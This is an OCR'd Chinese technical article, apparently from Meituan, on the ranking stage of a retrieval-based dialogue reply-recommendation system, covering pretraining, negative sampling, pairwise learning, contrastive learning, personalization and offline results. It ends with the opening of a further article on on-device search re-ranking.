



图 6　引入对话多样性的多向量表征模型

具 体 来 说，Context 和 Response 输 入 BERT 编 码 器 后， 获 取 一 个 Context Vector Set 即，以及一个 Response Vector 即。在离线训练时，我们采取 Scaled Dot Attention 的方式来获取 Context 最终表征向量，而后与 Response Vector 计算 Score，如下所示：

$$Attention(R,C,C) = softmax(\frac{RC^T}{\sqrt{d}})C$$

在线上推理时，对 Context Vector Set 中的每个 Vector 进行并行检索，而后通过重排和聚合获取最终结果。

## 4. 排序模块

排序模块是在上一步召回模块的基础上，结合当前的对话上下文对每个召回的答案进行打分排序。在召回阶段，为了能够更高效率的进行检索，我们通常采用的是双塔架构模型，这种模型 Context 与 Response 信息交互的程度低，效果相对也较差。而在排序阶段，召回的候选集通常已经控制到了几十条，可以利用交互式架构模型，来更好的学习 Context 与 Response 之间的相关性，从而提升话术推荐的准确性。

典型的交互模型如下图 7 所示，一般采用 BERT 作为编码器，通过将 Context 与 Response 进行拼接当做模型输入，最后模型输出 0-1 之间的打分作为排序结果 [9]。本场景对应了学术上一个经典任务，即对话回复选择（Conversational Response Selection），我们后续重点介绍预训练、负采样、建模方式、对比学习、特征融入等方面的工作。





图 7 排序模块中的交互模型

## 4.1 对话预训练

目前，预训练语言模型（如 BERT、GPT 等）已经广泛应用于许多 NLP 任务。众多文章证明了，哪怕不使用额外的数据，仅在领域相关的数据继续预训练（Domain-Adaptive Pretraining）依然可以带来性能效果的提升，例如 Masked Language Model（MLM）、Sentence Order Prediction（SOP）等通用预训练任务。并且也可以进行任务特定的预训练（Task-Specific Pretraining），使得预训练模型提前学习到相关任务的信息与模式。同时，预训练任务大都是自监督任务，也可以在多任务学习（Multi-Task Learning）的框架下用作主任务的辅助性任务进行联合训练。

针对检索式对话系统，尤其是对话回复选择这一任务，可以从下列两个角度出发设计预训练任务：

（1）对话层级：建模不同层级（Token-Level/Sentence-Level/Session-Level）的结构。

- Token-Level 的任务大多是通用 NLP 任务。最简单的 Language Model（LM）任务，基于上文预测下一个单词。BERT 的 Masked Language Model（MLM）任务，根据句子中其余的词来预测被 Mask 的词。XLNet 的 Permutation Language Model（PLM）任务，将句子中的 Token 随机排列后用自回归的方法训练预测末尾的 Tokens。
- Sentence-Level 的任务众多，可以有效表征对话中的句间关系，通过特殊设计后也可以建模对话的一致性等性质。BERT 中的 Next Sentence Prediction（NSP）预测句子对是否是同一文档的上下句关系。Next Sentence Generation（NSG）[10] 任务在给定上文时生成对应的回复。Sentence Reordering Task（SRT）将对话中句子打乱顺序后预测正确的顺序。Incoherence Detection（ID）随机替换对话中的一句话并预测哪句话被替换了。Consistency Discrimination（CD）是面向说话人角色的一致性判别，建模目标为来自同一说话人的句对比来自不同说话人的句对相似度分数更高，使模型更多地去捕捉两个话语之间在主题、说话个性和风格之间的相似性，而不是话语之间地连贯性和语义相关性。在本场景中，我们实验了 NSG 任务，希望生成式任务可以对检索式任务有所增益。
- Session-Level 的任务较少，Next Session Prediction（NSP）[11] 预测两个片段是否是相邻的两个轮次，计算对话中两段 Session 之间的匹配程度，相当于是 Next Sentence Prediction 的对话改进版。

（2）对话性质：建模流畅性（Fluency）、一致性（Coherence）、可读性（Readability）、多样性（Diversity）、特异性（Specificity）等性质。

以一致性和特异性为例，文章 [12] 借助 N 元逆文档频率（n-NIDF，n-gram Normalized Inverse Document Frequency）为每个正例进行打分，而后通过均方差损失函数（MSE，Mean-Square Error）进行学习建模。

在本场景中，我们并未使用额外的语料，仅仅在 BERT 基础上继续进行预训练，主

要实验了 MLM、NSG、NSP 任务分别建模 Token、Sentence、Session 层级的性质，均有一定提升。

## 4.2 负例采样

一般来说，在搜索推荐场景中，正样本为点击样本，负样本为曝光未点击样本。但是对话的场景有所不同，以商家 IM 中的话术推荐为例，正样本的构造并不困难，因为不管线上是否有点击行为，通过对话日志关联，总是可以获取到真实的回复。而负样本却不能单纯地设置为曝光未点击，根据推荐列表的数据来源可以把可能的负样本划分为下列三类，如下图 8 所示：





图 8　话术推荐可采样负例集合

- **曝光列表**（View，False or Hard Negatives）：曝光未点击，上一版精排模型的排序 Top-3 结果集合，存在精排模型偏置。
- **召回列表**（Retrieval，Hard or Common Negatives）：召回模块返回的样例集合，线上精排模型的输入全集，存在召回模型偏置。
- **随机话术**（Random，Easy Negatives）：该商户过去一个月发送过的句子集合，以及商户所属二级类目发送的高频句子集合。

实验表明将曝光未点击样例作为负例的效果极差，推测是因对话多样性导致其中包含

过多假负例。仅从 Retrieval 集合采样与 Retrieval + Random 联合采样的效果相差不大，不过后者更加稳定，对召回集合分布漂移问题具备更强的鲁棒性。

## 4.3 学会排序

针对排序的任务的建模一般有以下两种思想：

- **二元绝对论** [13]：非黑即白，候选回复要么是相关的要么就是不相关的，主要工作在于如何构造难负例。作者使用 DialogueGPT 类预训练生成模型来伪造假负例，通过对话流变形（Flow Distortion）和上文扰动（Context Destruction）的方式获取修改过的对话，输入到模型生成对应的回复，最后选择困惑度分数（Perplexity Score）最高的回复以避免假负例问题。常见的建模方式为 Pointwise。
- **多元相对论** [14]：次序关系，注重回复质量的多样性，主要工作在于如何构造数据建模更细粒度的好坏关系。作者使用生成（Generation）或者检索（Retrieval）的方式来构造所谓的灰度数据（Grayscale），并希望模型学习“Ground Truth Response > Greyscale Response > Random Sampled Response”的渐进关系，最终损失函数同时建模“Ground Truth > Random”、“Ground Truth > Retrieval > Random”、“Ground Truth > Generation > Random”三类次序关系。常见的建模方式为 Pairwise。

结合我们当前的场景，这两类方法的典型对比如下图 9 所示，区别在于将召回集合视作难负例还是灰度数据。





图 9 排序任务两种建模方式（Pointwise vs Pairwise）

上述的基线模型就是Pointwise的建模方式，针对$< c_i, r_i >$二元组学习一个0-1之间的分数，其损失函数为交叉熵函数。而Pairwise建模方式，则针对$< c_i, r_i^+, r_i^- >$三元组进行分类，对具体的打分不关心，只需要更相关的样例得分更高即可。一般来说有两种类型的损失函数，其一是比较著名的RankNet[15]模型，公式如下，记为Logistic形式，其中$< s_i, s_j >$分别代表两个Response的得分，当$s_i > s_j$时，$S_{ij} = 1$；当$s_i < s_j$时，$S_{ij} = -1$。

$$L = \frac{1}{2}(1 - S_{ij})\sigma(s_i - s_j) + \log(1 + e^{-\sigma(s_i - s_j)})$$

其二为合页损失，记为Hinge形式，其中m为阈值边界，$L > 0$表示有错误答案排到了正确答案的前面。

$$L = max\{0, m - h_\theta(c_i, r_i^+) + h_\theta(c_i, r_i^-)\}$$

实验结果表明，在 Pairwise 设置下 Logistic 形式的损失效果优于 Hinge 形式，并且 GT > Retrieval > Random 增强有效。同时，Pointwise 和 Pairwise 建模方式无绝对的高低上下之分，效果好坏取决于场景和数据特性。事实上在线坐席 CHAT 场景中 Pairwise 更好，商家 IM 场景中 Pointwise 更好，联合建模（Pointwise+Pairwise or Pointwise->Pairwise）效果略有提升。

## 4.4 对比学习

在分析排序错误的过程中，我们发现存在 Context 或 Response 少量扰动导致最终分数变化较大的情形，典型的例子如短 Response 添加或删除句尾符号导致预测标签变化。而对比学习的指导原则是通过自动构造相似实例和不相似实例学习一个表示模型，使得相似的实例在投影空间中比较接近，而不相似的实例在投影空间中距离比较远。因此，为了缓解上述问题，我们希望借助对比学习的思想使得模型的输出结果更为稳定一致，具体来说，输出的向量表示尽可能接近，输出的概率分布尽可能一致。

针对向量表示，我们对 Context[16] 和 Response[17] 分别进行了数据增强，或者说添加了不改变语义的扰动，希望增强之后样例与原始样例在表示空间上尽可能接近，并且远离对应的负例，如下图 10 所示：





图 10　对话中的对比学习

具体来说：

（1）**Context 端数据增强**：基本原则是不显式改变 Context 的最后一句话，因为最后一句话的语义最为重要。

- Context 为单句，不进行显式改变，添加 Dropout。
- Context 包含商家或用户连续说话情形，进行 Sentence Re-ordering 操作（角色信息很重要，不会调换不同角色说的话的位置）。
- 其它多轮情形，随机选择一句，进行 Sentence Token Shuffling 操作（针对中文，我们利用 Jieba 分词后再打乱重组，避免字级别打乱重组噪音过多）。

（2）**Response 端数据增强**：基本原则是尽量不改变语义，不引入过多噪音。

- 句子长度小于 5，随机进行 Dropout 或者 Operate punctuations（添加删减句尾标点符号）操作。
- 句子长度大于 5，随机选择 Random Deletion 或 Random Swaping，每个

位置 20% 概率进行替换或删除。

此外，关于如何设置对比负例也有两种方式：

- **Batch 角度**：Batch 内其它样本都作为对比负例，目的是优化向量分布，改善 Bert 产生的向量各向异性和分布不均匀。
- **Pair 角度**：仅仅将同 Pair 内的负例作为对比负例，目的是拉远正例和负例的向量。

实验结果表明，Context 增强方式下对比负例为 Batch 维度更好，而 Response 增强方式下对比负例为 Pair 维度更好。

除了向量维度之外，针对概率分布，我们采取了 R-Drop[18] 方法来限制同一数据两次 Dropout 下输出的分数是一致的。因为我们的输出结果是二分类概率，所以除了 KL 散度之外，还可以使用 MSE 函数计算损失。实验结果均有一定提升而 KL 散度效果更好。

## 4.5 个性化建模

上文的工作主要都集中在文本语义相关性上，但是没有考虑不同商户 / 坐席等的个性化偏好问题。学术上常规的做法是利用一个说话人模型将每个角色编码为一个向量，而后将该向量输入到生成模型中以限制和产生个性化回复 [20]。

尽管我们可以效仿该方案为每个商户学习一个向量以影响精排模型的排序效果，但是，在我们的场景中（以商家 IM 为例），日活跃商家数为数十万并且每天都可能有新商户出现，出于效果和性能的考虑该方案并不合适。

因此，我们采取了一种非常简单但是极为有效的建模方案，该方案基于一个明显的直觉，即在语义相关合理的回复候选集合中商户 / 坐席更偏好自己曾经说过的话。具体来说，排序模块的输入（候选回复集合）除了文本问答对之外，还存在着众多的非文本特征，如该候选回复的来源，我们希望通过这些特征的建模来体现不同维度的个性化。以商家 IM 话术推荐为例，我们主要考虑三种类型的特征：

- **商家个性化特征**：对于精排模型输入集合的样例，关注答案是否来源于商户历史，即商家是否说过这句话。
- **商品个性化特征**：在咨询过程中，除了纯文本信息之外，还存在商品、团购等卡片信息，这类信息为“多少钱”、“适用人群”等问题提供了约束和限制。
- **时间个性化特征**：部分问题如“营业时间”、“经营项目”存在时效性和周期性。针对时效性问题，同样的问题下答案时间越近越好；针对周期性问题，上一周期的同时段的答案最好。

业界通用的特征建模方式是 Wide & Deep 模型，我们因为可用特征较少，所以采取了一种简化的联合建模的方式。

具体来说，我们采取了一种简单的类双塔的形式来分别建模文本特征和非文本个性化特征，如下图 11 所示：





图 11　个性化特征建模

这是一种无交互的建模方式，本质上来说最终的打分相当于文本相关性打分加非文本特征打分，并且由于非文本特征的维度都很小（2-5），因此实际上线时可以不改变基线模型结构，仅需要通过非文本特征分数微调即可。实际实验中，商家个性化特征影响范围最广，效果最好；时间个性化特征也有一定效果；商品个性化影响范围较小，但是在涉及到相关类型信息时有一定提升。

# 5. 应用实践

## 5.1 离线实验效果

为精准反映模型迭代的离线效果，我们针对召回及精排模型分别构造了一批 Benchmark。召回模块主要考虑 Top-6 召回结果的 BLEU、ROUGE-2 指标，结果如下表所示：

| 模型描述 | BLEU@6 | ROUGE-2@6 |
|---|---|---|
| BM25文本召回 | 0.1439 | 0.2550 |
| 词袋向量模型 | 0.1249 | 0.2256 |
| BERT模型 | 0.1622 | 0.2913 |
| 双塔模型 | 0.1894 | 0.3344 |
| 引入难负例 | 0.1900 | 0.3369 |
| 引入多样性表征 | 0.2026 | 0.3485 |

赵子健07360814
赵子健07360814

表 1　召回模块指标

可以看到，基于 BM25 的短期上文召回效果优于基于长期上文的词袋向量模型，而 BERT 考虑了词的上下文特征，提升巨大；双塔模型则建模了对话本身的特征，效果

进一步提升。在双塔模型基础上，引入难负例会带来一定提升，而引入对话多样性表征则带来明显提升。

精排模型主要考虑 Top-1 排序结果的 BLEU、ROUGE2、RECALL 指标，结果如下表所示：

| 模型描述 | BLEU@1 | ROUGE-2@1 | RECALL@1 |
|---|---|---|---|
| 基础交互模型 | 0.1313 | 0.2170 | 0.3960 |
| 引入Pairwise学习 | 0.1321 | 0.2160 | 0.3886 |
| 对话预训练 | 0.1343 | 0.2205 | 0.4053 |
| 对比学习增强 | 0.1416 | 0.2339 | 0.4312 |
| 个性化特征建模 | 0.1443 | 0.2393 | 0.4511 |

赵子健48314516

表 2 精排模型指标

可以看到，引入 Pairwise 学习并不能带来完全的正向收益，对话预训练则带来了稳定提升，对比学习增强大大提升了所有指标。非文本特征融入在文本相关性指标上有一定提升，并且显著提升了排序相关性指标，说明该方法非常有效处理了在语言表达形式类似情况下商家个性化偏好问题。

## 5.2 商家 IM 话术推荐

商家 IM 是商家与用户在交易流程中的在线即时通讯工具，在获取所需商品和服务过程中，用户有主动表述问题咨询信息的诉求，并通过 IM 向商家发起提问。以到综业务为例，大部分商家由于没有配备专门客服等原因，回复能力不足，回复欲望较低，效率不足，导致回复率较低，回复不及时，夜间无回复，容易造成客资流失。针对这一问题，我们建立面向商家的智能助手，商家在线时提供话术推荐辅助人工能力，降低客服输入成本，提升回复率，最终提升用户服务体验，如下图 12 所示：

图 12　商家 IM 话术推荐产品示例

## 5.3 在线坐席 CHAT 输入联想

在线坐席为平台客服，主要解决用户购买产品或服务后的咨询问题。在这些场景中，存在着以下问题：聊天过程中经常回复相似甚至相同的话术，需要重复输入，效率低下；新人坐席由于业务熟悉程度还不够，对于一些用户的问题不知道该如何回复。为了缓解这些问题，我们话术推荐及输入联想功能来提高对话效率，其中输入联想相比话术推荐主要是多了客服已输入前缀的限制，如下图 13 所示：





图 13 在线坐席 CHAT 输入联想产品示例

## 5.4 知识库答案供给

商家 IM 中，除了商家在线时提供话术推荐辅助人工能力之外，我们也在商家离线时提供智能客服自动回复能力，解决夜间无人值守的问题。其中首要的步骤就是帮助商家建立自定义知识库，在意图体系构建完成之后，除了存在默认答案的通用意图之外，部分特定意图仍需要商家手动填写答案。

在此过程中，我们根据意图中的问法为商家提供了推荐答案，减轻填写成本，提升填答效率，以提升答案覆盖率，如下图 14 所示：

| 问题 | 近30天咨询次数 | 回复内容 | 机器人回复 |
| --- | --- | --- | --- |
| 咨询意图：项目意向<br>实际问法：可以检查皮肤是什么炎症感染吗<br>想试试超光子<br>就想做光子<br>更多问法 | 0 | 可以的～之前做过吗？<br>此回复来自算法推荐，可编辑修改或直接开启机器人回复开关。<br>编辑 | |
| 咨询意图：用户来源<br>实际问法：之前陪朋友去过<br>同事去过<br>听朋友说的<br>更多问法 | 0 | 好的呢～<br>此回复来自算法推荐，可编辑修改或直接开启机器人回复开关。<br>编辑 | |

图 14　商家知识库答案供给示例

## 6. 总结与展望

检索式对话系统是一个复杂的系统，包括离线数据流程、在线召回排序、个性场景策略等多个算法模块，其整体框架早已成熟，不过针对其中细分模块的优化仍然是研究和实践的重点。

经过一年多的技术探索与应用实践，我们不仅在多个业务中落地，并且构建了一套可快速推广复用的检索式对话系统。尽管当前的系统已经达到了较高的满意度，基本覆盖解决了咨询场景中的闲聊、知识等类型问题，但是针对系统本身以及咨询场景的解决方案依然有很多探索优化的方向，包括但不限于：

- **检索与生成结合**：尽管生成式模型不适合作为主要解决方案，但是可以作为召回的补充来源或者是排序的打分器，并且在特定场景可能端到端模型更为适合。
- **多模态交互**：当前主要的交互模式是基于文本的，未来可以探索在业务场景和模型层面都支持语言、图片等的多模态交互。
- **全自动托管**：当前的模式仍需要人工客服每轮进行协同点击干预，希望在特定细分场景建立全自动托管对话机器人，解决闲聊、问答、任务等类型问题，完成咨询流程。

## 7. 作者简介

子健、瑞年、冠炜、翔宇、超博、炎根、杨帆、广鲁等，均来自美团平台 / 语音交互部。

# 8. 参考文献

[1] Mikolov, Tomas, et al. "Efficient estimation of word representations in vector space." arXiv preprint arXiv:1301.3781 (2013).

[2] Pennington, Jeffrey, Richard Socher, and Christopher D. Manning. "Glove: Global vectors for word representation." Proceedings of the 2014 conference on empirical methods in natural language processing (EMNLP). 2014.

[3] Devlin, Jacob, et al. "Bert: Pre-training of deep bidirectional transformers for language understanding." arXiv preprint arXiv:1810.04805 (2018).

[4] Reimers, Nils, and I. Sentence-BERT Gurevych. "Sentence Embeddings using Siamese BERT-Networks. arXiv 2019." arXiv preprint arXiv:1908.10084 (1908).

[5] Liu, Yiding, et al. "Pre-trained language model for web-scale retrieval in baidu search." Proceedings of the 27th ACM SIGKDD Conference on Knowledge Discovery & Data Mining. 2021.

[6] Humeau, Samuel, et al. "Poly-encoders: Transformer architectures and pre-training strategies for fast and accurate multi-sentence scoring." arXiv preprint arXiv:1905.01969 (2019).

[7] Cen, Yukuo, et al. "Controllable multi-interest framework for recommendation." Proceedings of the 26th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. 2020.

[8] Tang, Hongyin, et al. "Improving document representations by generating pseudo query embeddings for dense retrieval." arXiv preprint arXiv:2105.03599 (2021).

[9] Whang, Taesun, et al. "An effective domain adaptive post-training method for bert in response selection." arXiv preprint arXiv:1908.04812 (2019).

[10] Mehri, Shikib, et al. "Pretraining methods for dialog context representation learning." arXiv preprint arXiv:1906.00414 (2019).

[11] Xu, Ruijian, et al. "Learning an effective context-response matching model with self-supervised tasks for retrieval-based dialogues." Proceedings of the AAAI Conference on Artificial Intelligence. Vol. 35. No. 16. 2021.

[12] Li, Junlong, et al. "Task-specific objectives of pre-trained language models for dialogue adaptation." arXiv preprint arXiv:2009.04984 (2020).

[13] Qiu, Yao, et al. "Challenging Instances are Worth Learning: Generating Valuable Negative Samples for Response Selection Training." arXiv preprint arXiv:2109.06538 (2021).

[14] Lin, Zibo, et al. "The world is not binary: Learning to rank with grayscale data for dialogue response selection." arXiv preprint arXiv:2004.02421 (2020).

[15] Burges, Chris, et al. "Learning to rank using gradient descent." Proceedings of the 22nd international conference on Machine learning. 2005.

[16] Zhang, Wentao, Shuang Xu, and Haoran Huang. "Two-Level Supervised Contrastive Learning for Response Selection in Multi-Turn Dialogue." arXiv preprint arXiv:2203.00793 (2022).

[17] Li, Yuntao, et al. "Small Changes Make Big Differences: Improving Multi-turn

Response Selection in Dialogue Systems via Fine-Grained Contrastive Learning." arXiv preprint arXiv:2111.10154 (2021).
[18] Wu, Lijun, et al. "R-drop: Regularized dropout for neural networks." Advances in Neural Information Processing Systems 34 (2021): 10890-10905.
[19] Karpukhin, Vladimir, et al. "Dense Passage Retrieval for Open-Domain Question Answering." Proceedings of the 2020 Conference on Empirical Methods in Natural Language Processing (EMNLP). 2020.
[20] Li, Jiwei, et al. "A Persona-Based Neural Conversation Model." Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (Volume 1: Long Papers). 2016.

## 招聘信息

语音交互部负责美团语音和智能交互技术及产品研发，面向美团业务和生态伙伴，提供对语音和口语数据的大规模处理及智能响应能力。经过多年研发积累，团队在语音识别、合成、口语理解、智能问答和多轮交互等技术上已建成大规模的技术平台服务，并研发包括外呼机器人、智能客服、语音内容分析等解决方案和产品，在公司丰富的业务场景中广泛落地；同时我们也非常重视与行业的紧密合作，通过美团语音应用平台已与第三方手机语音助手、智能音箱、智能车机等诸多合作伙伴开展对接，将语音生活服务应用提供给更多用户。

语音交互部长期招聘自然语言处理算法工程师、算法专家，感兴趣的同学可以将简历发送至huyangen@meituan.com。

# 端智能在大众点评搜索重排序的应用实践

作者：祝升　刘哲　汤彪

## 1. 引言

随着大数据、人工智能等信息技术的快速发展，云计算已经无法满足特定场景对数据隐私、高实时性的要求。借鉴边缘计算的思想，在终端部署 AI 能力逐渐步入大众的视野，“端智能”的概念应运而生。相比于传统的云计算，在智能手机等终端部署运行 AI 模块有以下几个方面的优势：首先，数据本地化可以缓解云存储的压力，也有利于用户数据的隐私保护；其次，计算的本地化可以缓解云计算过载问题；最后，端智能减少了和云端系统的请求通信成本，可以更好地利用用户在端上的交互，提供更加实时、个性化的服务体验。

在端智能的应用方面，国内外各大科技公司已经走在了前列。Google 提出了 Recommendation Android App 的概念，根据用户兴趣进行内容推荐；Apple 的 Face ID 识别、Siri 智能助手等一些我们熟知的产品，也都是端智能典型的应用代表。阿里巴巴、快手、字节跳动等企业也在各自的应用场景上进行了端智能的落地，并推出相应的端上模型推理框架。比如，快手上线的短视频特效拍摄、智能识物等功能。另外，在搜索推荐场景下也有一些实践，其中，手机淘宝“猜你喜欢”在端上部署了智能推荐系统，取得较为显著收益（EdgeRec[1]，双十一 IPV 提升 10%+，GMV 提升 5%+）。快手上下滑推荐场景也应用了端上重排的方案，并取得 App 时长提升了 1%+ 的效果。

